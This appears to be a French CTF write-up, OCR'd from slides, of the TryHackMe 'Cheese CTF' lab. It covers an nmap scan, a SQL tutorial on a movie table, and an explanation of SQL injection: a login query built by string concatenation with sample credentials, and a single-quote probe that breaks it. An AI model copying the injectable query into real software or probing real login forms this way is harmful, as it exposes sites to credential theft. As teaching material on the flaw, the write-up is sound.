
Quick Write Up: Cheese CTF

TryHackMe - Yxène

Énoncé




Hack into the machine and get the flags!

Answer the questions below

What is the user.txt flag?

What is the root.txt flag?

Scan de ports
Outil: Nmap




What is the user.txt flag?


```
nmap -T4 10.10.209.242 # -T4: scan + rapide mais - discret
```

```
Nmap scan report for 10.10.209.242
Host is up (0.090s latency).

PORT    STATE SERVICE
1/tcp   open  tcpmux
3/tcp   open  compressnet
4/tcp   open  unknown
6/tcp   open  unknown
7/tcp   open  echo
9/tcp   open  discard
...
```

Site Web (port 80)



What is the user.txt flag?




The Cheese Shop


Our Cheese Selection

Cheddar

Site Web (port 80)
Page: */login.php*




What is the user.txt flag?



SQL et Injections SQL

SQL - Hiérarchie des Bases de Données (BdD)



Base de données

Table

Table

Colonne

Colonne

Colonne

Colonne

SQL - Exemple de BdD

1 table

5 colonnes

1 entrée




Table: Movies

Id	Title	Director	Year	Length_minutes
1	Toy Story	John Lasseter	1995	81
2	A Bug's Life	John Lasseter	1998	95
3	Toy Story 2	John Lasseter	1999	93
4	Monsters, Inc.	Pete Docter	2001	92
5	Finding Nemo	Andrew Stanton	2003	107
6	The Incredibles	Brad Bird	2004	116
7	Cars	John Lasseter	2006	117
8	Ratatouille	Brad Bird	2007	115
9	WALL-E	Andrew Stanton	2008	104
10	Up	Pete Docter	2009	101

SQL - Interagir avec des bases de données

```
SELECT <colonne> FROM <table> WHERE <condition>;
```




Table: Movies

Id	Title	Director	Year	Length_minutes
1	Toy Story	John Lasseter	1995	81
2	A Bug's Life	John Lasseter	1998	95
3	Toy Story 2	John Lasseter	1999	93
4	Monsters, Inc.	Pete Docter	2001	92
5	Finding Nemo	Andrew Stanton	2003	107
6	The Incredibles	Brad Bird	2004	116
7	Cars	John Lasseter	2006	117
8	Ratatouille	Brad Bird	2007	115
9	WALL-E	Andrew Stanton	2008	104
10	Up	Pete Docter	2009	101

```
SELECT * FROM movies;
```

Requête SQL

SQL - Interagir avec des bases de données

```sql
SELECT * FROM movies WHERE director="John Lasseter";
```

Requête SQL avec condition




Table: Movies

Id	Title		Director	Year	Length_minutes
1	Toy Story	✅	John Lasseter	1995	81
2	A Bug's Life	✅	John Lasseter	1998	95
3	Toy Story 2	✅	John Lasseter	1999	93
4	Monsters, Inc.	❌	Pete Docter	2001	92
5	Finding Nemo	❌	Andrew Stanton	2003	107
6	The Incredibles	❌	Brad Bird	2004	116
7	Cars	✅	John Lasseter	2006	117
8	Ratatouille	❌	Brad Bird	2007	115
9	WALL-E	❌	Andrew Stanton	2008	104
10	Up	❌	Pete Docter	2009	101






Table: Movies

Id	Title	Director	Year	Length_minutes
1	Toy Story	John Lasseter	1995	81
2	A Bug's Life	John Lasseter	1998	95
3	Toy Story 2	John Lasseter	1999	93
7	Cars	John Lasseter	2006	117
12	Cars 2	John Lasseter	2011	120

Injection SQL




```
SELECT * FROM users;
```



user	password
alice	motdepasse123
bob	monsecret
charlie	123456

Injection SQL

```
SELECT * FROM users WHERE user =
'$username' AND password = '$passwd';
```




Connexion


Nom d'utilisateur :

Mot de passe :


Injection SQL




```
SELECT * FROM users WHERE user = 'hacker'
AND password = '123456';
```



user		password
❌ alice	AND	❌ motdepasse123
❌ bob	AND	❌ monsecret
❌ charlie	AND	✅ 123456



SQL query successfully executed. However, the result set is empty.



Connexion


Nom d'utilisateur : hacker

Mot de passe : 123456

Injection SQL

```
SELECT * FROM users WHERE user = 'hacker''
AND password = '123456';
```

```
Erreur !
```




Connexion


Nom d'utilisateur : hacker'

Mot de passe : 123456


Injection SQL



